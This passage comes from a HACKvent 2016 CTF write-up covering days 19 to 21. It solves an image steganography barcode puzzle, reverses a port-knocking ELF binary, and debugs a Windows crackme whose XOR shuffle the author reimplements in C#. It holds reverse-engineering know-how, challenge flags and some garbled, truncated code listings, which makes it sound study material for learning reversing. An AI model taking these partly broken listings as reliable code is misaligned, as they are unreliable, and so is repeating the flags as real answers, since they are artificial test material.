 - Congratulation, you are a real Hackman hacking professionell. The Secret Message is all uppercase **HV16PKPKUKUKAKAKCKCKFUCK**. I repeat the secret Message is all uppercase **HV16PKPKUKUKAKAKCKCKFUCK**. Thank you for playing HACKvent!

For that challenge I give out 20€ for the telephone cost and 10€ for the spoof call provider. Thank you for wasting my and everyone else money. Next time you could do a challenge, where we donate money for a good cause. This would be better than this here.

Day 19: Zebra Code

Get it straight

Task

Get the key and the encrypted message.

Solution

That one was a really good stegano challenge, beside the point that the names of the files are a little bit misleading. The message is within the zebra-image and the key is the svg file. The description tells us the opposite. But that doesn't matter ;)

To the challenge itself. You have some coordinates within the svg file. You should take every pixel from each coordinate and between the coordinates and print them into a long line. That's what the challenge Description said: "Get it straight". To get this line I wrote a python script, which do all the work for me:

```
from PIL import Image

def line(x0, y0, x1, y1):
    "Bresenham's line algorithm"
    points_in_line = []
    dx = abs(x1 - x0)
    dy = abs(y1 - y0)
    x, y = x0, y0
    sx = -1 if x0 > x1 else 1
    sy = -1 if y0 > y1 else 1
    if dx > dy:
        err = dx / 2.0
        while x != x1:
            points_in_line.append((x, y))
            err -= dy
            if err < 0:
                y += sy
                err += dx
            x += sx
    else:
        err = dy / 2.0
        while y != y1:
            points_in_line.append((x, y))
            err -= dx
            if err < 0:
                x += sx
                err += dy
            y += sy
    points_in_line.append((x, y))
    return points_in_line

img = Image.open("zebra4.png")
pixdata = img.load()
matrix =
[804,409,746,430,772,395,742,379,776,340,707,346,712,383,808,325,747,291,68
8,331,635,406,587,325,622,312,651,279,622,307,638,347,626,412,633,454,668,4
18,651,381,622,412,615,313,590,402,550,352,567,370,584,344,609,275,620,323,
641,282,676,302,654,323,659,363,669,400,698,359,730,359,762,340,806,360,736
,390,777,388,770,419,791,412,793,387,752,402,782,362,771,321,756,344,720,31
7,751,310,738,262,701,242,669,296,675,337,656,376,627,399,633,347,611,323,6
50,283,672,262,645,293,641,322,610,352,607,375,617,410,661,353,640,328,689,
```

```

275,691,319,732,315,759,352,794,319,763,368,819,355,814,305,777,284,753,352
,693,368,748,304,710,281,693,317,619,310,647,340,696,321,730,276,775,268,73
2,311,809,318,761,373,732,349,749,316,812,323,742,302,707,326,689,258,660,3
08,662,361,625,429,605,391,606,340,648,281,666,309,651,330,736,277,735,312,
759,339,783,264,721,271,666,323,649,328,650,274,619,278,615,318,607,398,622
,438,625,391,655,409,654,326,692,329,705,290,675,305,718,239,780,300,719,31
6,755,292,801,334,770,336,787,360,735,365,731,393,815,380,766,368,731,353,7
60,341,714,328,740,308,694,306,652,330,685,274,633,296,619,320,631,357,657,
323,766,305,700,250,636,343,651,392,701,367,711,287,680,356,682,288,756,278
,740,241,705,284,632,286,618,311,673,311,614,335,603,455,627,409,648,439,67
2,392,696,368,715,384,745,352,741,301,788,298,722,281,781,343,715,338,708,2
80,798,295,752,274,798,285,729,322,755,363,774,295,793,332,763,341,728,420,
778,420,810,406,766,389,805,382,743,413,757,372,784,331,728,366,713,328,744
,310,706,288,679,346,629,365,611,325,651,333,696,265,715,291,709,339,744,27
7,802,293,747,307,786,324,799,366,768,327,721,380,771,288,819,319,783,326,7
44,310,797,362,738,340,730,393,775,366,710,340,779,291,805,342,715,266,712,
352,648,420,624,363,644,276,598,319,633,312,585,359,565,306,571,346,591,410
,584,327,624,319,656,303,691,330,656,372,690,318,734,313,719,269,687,270,66
9,299,762,274,780,299,703,304,711,342,819,329,768,287,718,335,757,343,735,2
62,697,249,632,351,601,354,665,243,687,241,664,300,729,260,694,321,749,298,
808,290,785,326,710,276,677,294,648,333]
pixelmatrix = []
for cords in xrange(0,len(matrix)/2-2):
    x = matrix[2*cords]
    y = matrix[2*cords+1]
    x2= matrix[2*cords+2]
    y2= matrix[2*cords+3]
    pixelmatrix.extend(line(x,y,x2,y2))

size = [len(pixelmatrix), 1024]
imgnew = Image.new("RGB", size)
pix = imgnew.load()
for y2 in xrange(0,1024):
    for x2 in xrange(0,len(pixelmatrix)):
        x = pixelmatrix[x2][0]
        y = pixelmatrix[x2][1]
        pix[x2,y2] = pixdata[x,y]

imgnew.save("barcode.png")

```

If you get everything right, you should get something like this:



And when you scan the barcode with <https://zxing.org/w/decode>, you get the following message:
HV16-kW2j-jE4w-ykh6-aF7j-0rcQ

Day 20: MitT

Men in the Thing

Task

You bought a very cool retro weather station.

- It shows an ASCII fire place (small or large fire according to the weather situation)
- It connects to the internet (using WLAN) to fetch the actual weather and the weather forecast for your place (configurable)
- It has a standby mode. The display is switched off if you are not around (detecting the MAC-Address of your mobile phone)
- Many more cool features

But there is an undocumented feature: It will collect data of your local wlan, your settings to the weather station and knows, if someone is around. The weather station will leak this collected data. It also has a backdoor.

Tasks:

- Download the virtualized retro weather station.
- Run it and find the poorly crafted port-knocking mechanism
- Follow the instructions
- Instead of leaking data or the opening of a reverse shell, the flag will be leaked

Solution

OK, that's a long task description. I don't read it very carefully. So we have a virtual disk and we are able to convert this into a RAW image with VBoxManage:

```
VBoxManage clonehd --format=RAW ./core1.vdi ./core1.img
```

After that I am able to unpack the disk with 7zip and browse at through the files. After reading the description again, I am searching for something called portknocker or similar. Within the directory "tce" I found the packed file knocker.tcz. After unpacking it with 7zip I got file called "knocker" which is a 32bit elf file. Now it's time for IDA. Like every time, we should have a look at the strings:

Address	Length	Type	String
[S] .rodata:08048...	00000008	C	0.0.0.0
[S] .rodata:08048...	00000010	C	the flag is %s\n
[S] .rodata:08048...	00000017	C	port %d in %d seconds\n
[S] .rodata:08048...	0000001B	C	wrong knock ... resetting\n
[S] .eh_frame:080...	00000005	C	;*2\$\"
[S] .data:0804A075	00000005	C	AAE@
[S] .data:0804A08C	00000008	C	\b\"(\"
[S] .data:0804A094	00000006	C	(\"***

The second one looks promising. So we follow the xref to the point, where that string is used in the code:

```

loc_8048898:                                     ; CODE XREF: sub_80487E8+C3↓j
mov     dl, byte_804A07C[eax]
or      dl, byte_804A05C[eax]
mov     [edi+eax], dl
inc     eax
cmp     eax, 1Eh
jnz     short loc_8048898
push    edi
push    offset aTheFlagIsS ; "the flag is %s\n"
push    1
push    ebx
call    __fprintf_chk
add     esp, 10h
jmp     short loc_80488F4

```

Looks like the data from byte_804A07C will be “bitwise or” with byte_804A05C:

0804A04C	E0 H0 04 08 E4 H0 04 08	00 00 00 00 00 00 00 00	0a..0a.....
0804A05C	40 54 11 14 05 41 40 40	11 05 45 41 51 15 05 50	@T...A@Q...EAQ..P
0804A06C	45 55 10 05 50 41 50 50	05 41 41 45 40 00 00 00	EU..PAPP.AAE@...
0804A07C	08 02 20 22 28 20 02 02	28 28 02 28 22 20 28 02	..-'"(.-..((.-('-(.-
0804A08C	08 20 22 28 20 20 22 00	28 22 2A 2A 2A 00	..-'"(.-..('***.
0804A09C	?? ?? ?? ?? ?? ?? ?? ??	?? ?? ?? ?? ?? ?? ?? ??	??????????

So I wrote all the things we know now, in a little python script:

```

import binascii

code = 0x4054111405414040110545415115055045551005504150500541414540 |
0x08022022282002022828022822202802082022282020220028222A2A2A
print hex(code)[2:-1]
print binascii.unhexlify( hex(code)[2:-1])

```

And we got the flag for the day: **HV16-aBB9-Gis5-RMu2-parP-ckoj**

Day 21: Debug me


if you can

Task


Santa tried to hide today's Flag with some special Tricks - but probably special tools will help you to recover it.

Solutions

OK IDA, didn't work really well for me, so it's time for good old ollydbg. Also ollydbg can't analyze the application, so I must attach the debugger to the process. First start the application and use the attach option in olly:



Before we are analyzing, we should check, which module are currently selected:



You see in the title screen, that the current module is USER32, but we want to analyze the HVV16_DebugMe3.exe Module. Press on the E (Executable Modules) in the top bar and choose the right module:

Executable modules					
Base	Size	Entry	Name	Type	File version
00400000	00008000	004038AD	HVV16_DebugM3		
58420000	???		Mod_5842	Hidden	
58440000	???		Mod_5844	Hidden	
584B0000	???		Mod_584B	Hidden	
64910000	00092000	6495F7C0	apphelp		10.0.14393.0 (r
71070000	00075000	710A5740	uxtheme		10.0.14393.0 (r
71F60000	0001F000	71F63D50	dwmapi		10.0.14393.0 (r
73E50000	0000A000	73E52A90	CRYPTBASE		10.0.14393.0 (r

Now the fun debugging session can start. First we need to set a breakpoint at that point, where the application gets the text from input-field. Make a right click, search for all intermodular calls and then searching for GetDlgItemText and set a breakpoint to this:

R Search - Intermodular calls in HV16_DebugM3			
Calls HV16_DebugM3			
Address	Command	Dest	Dest name
004038CA	CALL <JMP.&USER32.DialogBoxParamA>	74326FC0	USER32.DialogBoxParamA
004038E5	CALL <JMP.&USER32.EndDialog>	742EBEE0	USER32.EndDialog
0040393D	CALL <JMP.&USER32.EndDialog>	742EBEE0	USER32.EndDialog
004038D1	CALL <JMP.&KERNEL32.ExitProcess>	75E4ADB0	KERNEL32.ExitProcess
00403A7D	CALL <JMP.&USER32.GetDlgItem>	742EBB00	USER32.GetDlgItem
00403960	CALL <JMP.&USER32.GetDlgItemTextA>	7436D5C0	USER32.GetDlgItemTextA
004038AF	CALL <JMP.&KERNEL32.GetModuleHandleA>	75E3CD90	KERNEL32.GetModuleHandleA
00403AAE	CALL <JMP.&USER32.LoadIconA>	742F8780	USER32.LoadIconA
00403A0C	CALL <JMP.&USER32.MessageBoxA>	74358830	USER32.MessageBoxA
00403DFA	CALL <JMP.&USER32.MessageBoxA>	74358830	USER32.MessageBoxA

Now we can put something in our program and after pressing the check button, we get instantly at the point, we wanna analyze:

```

0040394B 0F85 F3000001 JNE 00403A44
00403951 6A 28          PUSH 28
00403953 68 D8424000   PUSH OFFSET 004042D8
00403958 68 E8030000   PUSH 3E8
0040395D FF75 08       PUSH DWORD PTR SS:[EBP+8]
00403960 E8 53020000   CALL <JMP.&USER32.GetDlgItemTextA>
00403965 813D 08424001 CMP DWORD PTR DS:[4042D8],36315648
0040396F 0F85 C7000001 JNE 00403A3C
00403975 BE D8424000   MOV ESI,OFFSET 004042D8
0040397A 83C6 05       ADD ESI,5
0040397D B9 04000000   MOV ECX,4
00403982 BF FE424000   MOV EDI,OFFSET 004042FE
00403987 F3:A4        REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]
0040398B 4C          INC ECX
USER32.GetDlgItemTextA returned EAX = 29.
Imm=36315648
[004042D8]=41414141
HV16_DebugM3.<ModuleEntryPoint>+0B8

```

MaxCount = 40.
String = "AAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
ItemID = 1000.
hDialog => [ARG.EBP+8]
USER32.GetDlgItemTextA
ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
ASCII "1234123412341324"

As you see, right after the program get the input, it checks the first DWORD (the first 4 bytes) if they are 0x36315648 or in ASCII 61VH. Cause it is right from the memory, you must inverse that string, so our Input must start with HV16. Now we know that our Input must be the flag for this day. So it has the same format, like every flag: HV16-xxxx-xxxx-xxxx-xxxx-xxxx

```

0040399F F3:A4        REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]
004039A1 68 45404000   PUSH OFFSET 00404045
004039A6 68 F6424000   PUSH OFFSET 004042F6
004039AB 68 FE424000   PUSH OFFSET 004042FE
004039B0 E8 4F010000   CALL 00403B04
004039B5 B9 08000000   MOV ECX,8
004039BA BF 70404000   MOV EDI,OFFSET 00404070
004039BF BE F6424000   MOV ESI,OFFSET 004042F6
004039C4 F3:A6        REPE CMPS BYTE PTR DS:[ESI],BYTE PTR ES:[EDI]
004039C6 75 6A        JNE SHORT 00403A32
004039C8 68 45404000   PUSH OFFSET 00404045
004039CD 68 F6424000   PUSH OFFSET 004042F6
004039D2 68 F6434000   PUSH OFFSET 00404306
004039D7 E8 28010000   CALL 00403B04
004039DC B9 08000000   MOV ECX,8
004039E1 BF 70404000   MOV EDI,OFFSET 00404070
004039E6 BE F6424000   MOV ESI,OFFSET 004042F6
004039EB F3:A6        REPE CMPS BYTE PTR DS:[ESI],BYTE PTR ES:[EDI]
004039ED 75 39        JNE SHORT 00403A28
004039EF E8 30010000   CALL 00403B24
004039F4 833D 0F424001 CMP DWORD PTR DS:[40430E],1
004039F8 75 21        JNE SHORT 00403A1E
004039FD 6A 40        PUSH 40
004039FF 68 40404000   PUSH OFFSET 00404040
00403A04 68 55404000   PUSH OFFSET 00404055
00403A09 FF75 08       PUSH DWORD PTR SS:[EBP+8]
00403A0C E8 B3010000   CALL <JMP.&USER32.MessageBoxA>
00403A11 FF35 04424001 PUSH DWORD PTR DS:[4042D4]
00403A17 E8 96010000   CALL <JMP.&USER32.SetFocus>
00403A1C EB 08        JMP SHORT 00403A26
00403A1E FF75 08       PUSH DWORD PTR SS:[EBP+8]

```

Arg3 = ASCII "HACKvent_2016!?"
Arg2 = HV16_DebugM3.4042F6
Arg1 = ASCII "xxxxxxxxzzzzzzzzzz"
HV16_DebugM3.00403B04

Arg3 = ASCII "HACKvent_2016!?"
Arg2 = HV16_DebugM3.4042F6
Arg1 = ASCII "zzzzzzzzzz"
HV16_DebugM3.00403B04

HV16_DebugM3.00403B24

Type = MB_OK|MB_ICONASTERISK|MB_DEFB
Caption = "HV16"
Text = "That is the correct Flag!"
hOwner => [ARG.EBP+8]
USER32.MessageBoxA
hWnd = 0040055E, class = Edit
USER32.SetFocus
Arg1 => [ARG.EBP+8]

After passing the first check, we got to the following function in 0x004039B0 which calls 0x00403B04.

00403B04	C8 0000 00	ENTER 0,0	HV16_DebugM3.00403B04(guessed Arg1,Arg2,Arg3)
00403B08	FF75 10	PUSH DWORD PTR SS:[EBP+10]	Arg1 = ASCII "HACKvent_2016!!"
00403B0B	E8 BF06FFFF	CALL 004011CF	HV16_DebugM3.004011CF
00403B10	FF75 08	PUSH DWORD PTR SS:[EBP+8]	Arg2 => [ARG.EBP+8]
00403B13	FF75 0C	PUSH DWORD PTR SS:[EBP+0C]	Arg1 => [ARG.EBP+0C]
00403B16	E8 E5D4FFFF	CALL 00401000	HV16_DebugM3.00401000
00403B1B	E8 4FD7FFFF	CALL 0040126F	
00403B20	C9	LEAVE	
00403B21	C2 0C00	RETN 0C	

0x00403B04 has two function. The first function duplicate the Key "Hackvent_2016!!", so that we get "HACKvent_2016!!HACKvent_2016!!HACKvent_2016!!HACKvent_2016!!" back. The second function, I would call it a shuffle function. It has two arguments. One is the long Hackvent_2016!! Key and the other one are parts of our Hackvent-Flag.

00401004	60	PUSHAD	
00401005	33D8	XOR EBX,EBX	
00401007	33C9	XOR ECX,ECX	
00401009	8B75 0C	MOV ESI,DWORD PTR SS:[EBP+0C]	ASCII "xxxxxxxxzzzzzzzzzz"
0040100C	8B06	MOV EDI,DWORD PTR SS:[EBP+6]	
0040100F	8B06	MOV EAX,DWORD PTR DS:[ESI]	
00401011	8B56 04	MOV EDX,DWORD PTR DS:[ESI+4]	
00401014	8907	MOV DWORD PTR DS:[EDI],EAX	
00401016	8957 04	MOV DWORD PTR DS:[EDI+4],EDX	
00401019	BE 9C404000	MOV ESI,OFFSET 0040409C	
0040101E	BD 05000000	MOV EBP,8	ASCII "HACKvent_2016!!HACKvent_2016!!HACKvent_2016!!HACKvent_2016!!"
00401023	8B07	MOV EAX,DWORD PTR DS:[EDI]	
00401025	8B57 04	MOV EDX,DWORD PTR DS:[EDI+4]	
00401028	3306	XOR EAX,EAX	
0040102A	8AC8	MOV CL,AL	
0040102C	8ADC	MOV BL,AH	
0040102E	3291 CF104000	XOR DL,BYTE PTR DS:[ECX+4010CF]	
00401034	32B3 CF104000	XOR DH,BYTE PTR DS:[EBX+4010CF]	
0040103A	C1C8 10	ROR EAX,10	
0040103D	C1CA 10	ROR EDX,10	
00401040	8AC8	MOV CL,AL	
00401042	8ADC	MOV BL,AH	
00401044	3291 CF104000	XOR DL,BYTE PTR DS:[ECX+4010CF]	
0040104A	32B3 CF104000	XOR DH,BYTE PTR DS:[EBX+4010CF]	
00401050	8B07	MOV EAX,DWORD PTR DS:[EDI]	
00401052	C1CA 10	ROR EDX,10	
00401055	C1C8 08	ROR EAX,8	
00401058	8957 04	MOV DWORD PTR DS:[EDI+4],EDX	
0040105B	83C6 04	ADD ESI,4	
0040105E	32F2	XOR DH,DL	
00401060	3216	XOR DL,BYTE PTR DS:[ESI]	
00401062	8AC8	MOV CL,AL	
00401064	8ADC	MOV BL,DL	
00401066	32A1 CF104000	XOR AH,BYTE PTR DS:[ECX+4010CF]	
0040106C	32B3 CF104000	XOR AL,BYTE PTR DS:[EBX+4010CF]	
00401072	C1CA 10	ROR EDX,10	
00401075	C1C8 10	ROR EAX,10	
00401078	66:3356 01	XOR WORD PTR DS:[ESI+1]	
0040107C	8ACE	MOV CL,DH	
0040107E	8ADC	MOV BL,DL	
00401080	32A1 CF104000	XOR AH,BYTE PTR DS:[ECX+4010CF]	
00401086	32B3 CF104000	XOR AL,BYTE PTR DS:[EBX+4010CF]	
0040108C	83C6 03	ADD ESI,3	
0040108F	C1C8 08	ROR EAX,8	
00401092	40	DEC EBP	
00401093	8907	MOV DWORD PTR DS:[EDI],EAX	
00401095	75 0C	JNZ SHORT 00401023	
00401097	8B07	MOV EAX,DWORD PTR DS:[EDI]	
00401099	8B57 04	MOV EDX,DWORD PTR DS:[EDI+4]	
0040109C	3306	XOR EAX,EAX	
0040109E	8AC8	MOV CL,AL	
004010A0	8ADC	MOV BL,AH	
004010A2	3291 CF104000	XOR DL,BYTE PTR DS:[ECX+4010CF]	
004010A8	32B3 CF104000	XOR DH,BYTE PTR DS:[EBX+4010CF]	
004010AE	C1C8 10	ROR EAX,10	
004010B1	C1CA 10	ROR EDX,10	
004010B4	8AC8	MOV CL,AL	
004010B6	8ADC	MOV BL,AH	
004010B8	3291 CF104000	XOR DL,BYTE PTR DS:[ECX+4010CF]	
004010BE	32B3 CF104000	XOR DH,BYTE PTR DS:[EBX+4010CF]	
004010C4	C1C8 10	ROR EAX,10	
004010C7	8957 04	MOV DWORD PTR DS:[EDI+4],EDX	
004010CA	61	POPAD	
004010CB	C9	LEAVE	
004010CC	C2 0800	RETN 8	
004010CF	2A	DB 2A	

Well, that shuffle function looks really clean. It takes part of our flag, do some XOR magic and we got something back. So if it's only XOR Magic, we should be able to unshuffle that thing. Another important part are the values, which are used for the XOR. You see for example at 0x0040102E, that the program took predefined values for XOR. That is like a lookup-table. It also takes only the first two parts of the flag. I recreate the whole function in C#, so that I am able to create my own shuffle values:

```
byte[] lookuptable=
{0x20,0x89,0xEF,0xBC,0x66,0x7D,0xDD,0x48,0xD4,0x44,0x51,0x25,0x56,0xED,0x93
,0x95,0x46,0xE5,0x11,0x7C,0x73,0xCF,0x21,0x14,0x7A,0x8F,0x19,0xD7,0x33,0xB7
,0x8A,0x8E,0x92,0xD3,0x6E,0xAD,0x01,0xE4,0xBD,0x0E,0x67,0x4E,0xA2,0x24,0xFD
,0xA7,0x74,0xFF,0x9E,0x2D,0xB9,0x32,0x62,0xA8,0xFA,0xEB,0x36,0x8D,0xC3,0xF7
,0xF0,0x3F,0x94,0x02,0xE0,0xA9,0xD6,0xB4,0x3E,0x16,0x75,0x6C,0x13,0xAC,0xA1
,0x9F,0xA0,0x2F,0x2B,0xAB,0xC2,0xAF,0xB2,0x38,0xC4,0x70,0x17,0xDC,0x59,0x15
,0xA4,0x82,0x9D,0x08,0x55,0xFB,0xD8,0x2C,0x5E,0xB3,0xE2,0x26,0x5A,0x77,0x28
,0xCA,0x22,0xCE,0x23,0x45,0xE7,0xF6,0x1D,0x6D,0x4A,0x47,0xB0,0x06,0x3C,0x91
,0x41,0x0D,0x4D,0x97,0x0C,0x7F,0x5F,0xC7,0x39,0x65,0x05,0xE8,0x96,0xD2,0x81
,0x18,0xB5,0x0A,0x79,0xBB,0x30,0xC1,0x8B,0xFC,0xDB,0x40,0x58,0xE9,0x60,0x80
,0x50,0x35,0xBF,0x90,0xDA,0x0B,0x6A,0x84,0x9B,0x68,0x5B,0x88,0x1F,0x2A,0xF3
,0x42,0x7E,0x87,0x1E,0x1A,0x57,0xBA,0xB6,0x9A,0xF2,0x7B,0x52,0xA6,0xD0,0x27
,0x98,0xBE,0x71,0xCD,0x72,0x69,0xE1,0x54,0x49,0xA3,0x63,0x6F,0xCC,0x3D,0xC8
```

```
,0xD9,0xAA,0x0F,0xC6,0x1C,0xC0,0xFE,0x86,0xEA,0xDE,0x07,0xEC,0xF8,0xC9,0x29,
0xB1,0x9C,0x5C,0x83,0x43,0xF9,0xF5,0xB8,0xCB,0x09,0xF1,0x00,0x1B,0x2E,0x85,
0xAE,0x4B,0x12,0x5D,0xD1,0x64,0x78,0x4C,0xD5,0x10,0x53,0x04,0x6B,0x8C,0x34,
0x3A,0x37,0x03,0xF4,0x61,0xC5,0xEE,0xE3,0x76,0x31,0x4F,0xE6,0xDF,0xA5,0x99,
0x3B};
```

```
public byte[] shuffle(string input)
{
    string debugg = "";
    byte[] eax;
    byte[] edx, xxx, yyy;
    int ecx, ebx;
    int esi = 0;
    string xorer =
"HACKvent_2016!!HACKvent_2016!!HACKvent_2016!!HACKvent_2016!!";
    byte[] binput1 =
Encoding.ASCII.GetBytes(Reverse(input.Substring(0,4)));
    byte[] binput2 =
Encoding.ASCII.GetBytes(Reverse(input.Substring(4,4)));
    for(int i = 0; i < 8; i++)
    {
        eax = binput1;
        edx = binput2;

        byte[] hhh =
Encoding.ASCII.GetBytes(Reverse(xorer.Substring(esi,4)));
        eax = XOR(eax, hhh);

        ecx = Convert.ToInt32(eax[3]);
        xxx = new byte[] {0,0,0,lookuptable[ecx]};
        ebx = Convert.ToInt32(eax[2]);
        yyy = new byte[] {0,0,0,lookuptable[ebx],0};
        edx = XOR(edx, xxx);
        edx = XOR(edx, yyy);

        eax = ROR(eax, 10);
        edx = ROR(edx,10);

        ecx = Convert.ToInt32(eax[3]);
        ebx = Convert.ToInt32(eax[2]);
        xxx = new byte[] {0,0,0,lookuptable[ecx]};
        yyy = new byte[] {0,0,0,lookuptable[ebx],0};

        edx = XOR(edx, xxx);
        edx = XOR(edx, yyy);

        eax = binput1;

        edx = ROR(edx,10);
        eax = ROR(eax, 1);

        //overwrite second block with new block in edx
        binput2 = edx;
        esi += 4;

        byte[] zzz = {0,0,edx[3],0};
        edx = XOR(edx,zzz);
        zzz = new byte[] {0,0,0,Convert.ToByte(xorer[esi])};
        edx = XOR(edx,zzz);
    }
}
```

```

        ecx = Convert.ToInt32(edx[2]);
        ebx = Convert.ToInt32(edx[3]);
        xxx = new byte[] {0,0,lookuptable[ecx],0};
        yyy = new byte[] {0,0,0,lookuptable[ebx]};

        eax = XOR(eax,xxx);
        eax = XOR(eax,yyy);

        edx = ROR(edx,10);
        eax = ROR(eax,10);

        byte[] temp =
Encoding.ASCII.GetBytes(Reverse(xorer.Substring(esi,4)));
        zzz = new byte[] {0,0,temp[1], temp[2]};
        edx = XOR(edx, zzz);

        ecx = Convert.ToInt32(edx[2]);
        ebx = Convert.ToInt32(edx[3]);
        xxx = new byte[] {0,0,lookuptable[ecx],0};
        yyy = new byte[] {0,0,0,lookuptable[ebx]};

        eax = XOR(eax,xxx);
        eax = XOR(eax,yyy);

        esi += 3;
        eax = ROR(eax,1);
        //DECrease loop -1
        //overwrite first block with that new block in eax
        binput1 = eax;
    }

    eax = binput1;
    edx = binput2;
    byte[] dh =
Encoding.ASCII.GetBytes(Reverse(xorer.Substring(esi,4)));
    eax = XOR(eax,dh);

    ecx = Convert.ToInt32(eax[3]);
    ebx = Convert.ToInt32(eax[2]);
    xxx = new byte[] {0,0,0,lookuptable[ecx]};
    yyy = new byte[] {0,0,lookuptable[ebx],0};

    edx = XOR(edx, xxx);
    edx = XOR(edx, yyy);

    edx = ROR(edx,10);
    eax = ROR(eax,10);

    ecx = Convert.ToInt32(eax[3]);
    ebx = Convert.ToInt32(eax[2]);
    xxx = new byte[] {0,0,0,lookuptable[ecx]};
    yyy = new byte[] {0,0,lookuptable[ebx],0};

    edx = XOR(edx, xxx);
    edx = XOR(edx, yyy);

    edx = ROR(edx,10);

    binput2 = edx;

```

```

        return new
byte[] {binput1[0],binput1[1],binput1[2],binput1[3],binput2[0],binput2[1],bi
nput2[2],binput2[3]};
    }

    public byte[] ROL(byte[] arr, int nShift)
    {
        string start = debug(arr);
        for (int i = 0; i < nShift; i++) {
            start = start.Substring(2,6) + start.Substring(0,2);
        }
        byte b0 =
Byte.Parse(start.Substring(0,2),NumberStyles.AllowHexSpecifier);
        byte b1 =
Byte.Parse(start.Substring(2,2),NumberStyles.AllowHexSpecifier);
        byte b2 =
Byte.Parse(start.Substring(4,2),NumberStyles.AllowHexSpecifier);
        byte b3 =
Byte.Parse(start.Substring(6,2),NumberStyles.AllowHexSpecifier);
        byte[] output = {b0,b1,b2,b3};

        return output;
    }

    public byte[] ROR(byte[] arr, int nShift)
    {
        string start = debug(arr);
        for (int i = 0; i < nShift; i++) {
            start = start.Substring(start.Length-2,2) +
start.Substring(0,6);
        }
        byte b0 =
Byte.Parse(start.Substring(0,2),NumberStyles.AllowHexSpecifier);
        byte b1 =
Byte.Parse(start.Substring(2,2),NumberStyles.AllowHexSpecifier);
        byte b2 =
Byte.Parse(start.Substring(4,2),NumberStyles.AllowHexSpecifier);
        byte b3 =
Byte.Parse(start.Substring(6,2),NumberStyles.AllowHexSpecifier);
        byte[] output = {b0,b1,b2,b3};

        return output;
    }

    public static string Reverse( string s )
    {
        char[] charArray = s.ToCharArray();
        Array.Reverse( charArray );
        return new string( charArray );
    }

    public static byte[] XOR(byte[] arr1, byte[] arr2)
    {
        if (arr1.Length != arr2.Length)
            throw new ArgumentException("arr1 and arr2 are not the same
length");

        byte[] result = new byte[arr1.Length];

        for (int i = 0; i < arr1.Length; ++i)
            result[i] = (byte) (arr1[i] ^ arr2[i]);
    }

```

```

        return result;
    }

```

I know, that is fucking long, but it was worth it. And also took several hours to implement it. It is a little bit like emulating the asm-code. Now that we are able, to shuffle every value, we need to unshuffled it. I wrote also a function for this:

```

public byte[] unshuffle(byte[] flag)
{
    byte[] bininput1 = {flag[0],flag[1],flag[2],flag[3]};
    byte[] bininput2 = {flag[4],flag[5],flag[6],flag[7]};
    string debugg = "";
    byte[] eax;
    byte[] edx, xxx, yyy, zzz;
    int ecx,ebx;
    int esi = 56;
    string xorer =
"HACKvent_2016!!HACKvent_2016!!HACKvent_2016!!HACKvent_2016!!";

    edx = bininput2;
    eax = bininput1;

    //edx = ROL(edx,10);

    byte[] dh =
Encoding.ASCII.GetBytes(Reverse(xorer.Substring(esi,4)));
    eax = XOR(eax,dh);
    eax = ROR(eax,10);

    edx = ROR(edx,10);

    ecx = Convert.ToInt32(eax[3]);
    ebx = Convert.ToInt32(eax[2]);
    xxx = new byte[]{0,0,0,lookuptable[ecx]};
    yyy = new byte[]{0,0,lookuptable[ebx],0};

    edx = XOR(edx, xxx);
    edx = XOR(edx, yyy);

    eax = ROR(eax,10);
    edx = ROR(edx,10);

    ecx = Convert.ToInt32(eax[3]);
    ebx = Convert.ToInt32(eax[2]);
    xxx = new byte[]{0,0,0,lookuptable[ecx]};
    yyy = new byte[]{0,0,lookuptable[ebx],0};

    edx = XOR(edx, xxx);
    edx = XOR(edx, yyy);

    eax = XOR(eax,dh);

    bininput1 = eax;
    bininput2 = edx;

    for (int i = 0; i < 8; i++) {

        eax = bininput1;
        edx = bininput2;
        eax = ROL(eax,1);
    }
}

```

```

esi -= 3;

zzz = new byte[] {0,0,edx[3],0};
edx = XOR(edx,zzz);
zzz = new byte[] {0,0,0,Convert.ToByte(xorer[esi])};
edx = XOR(edx,zzz);
edx = ROR(edx,10);
byte[] temp =
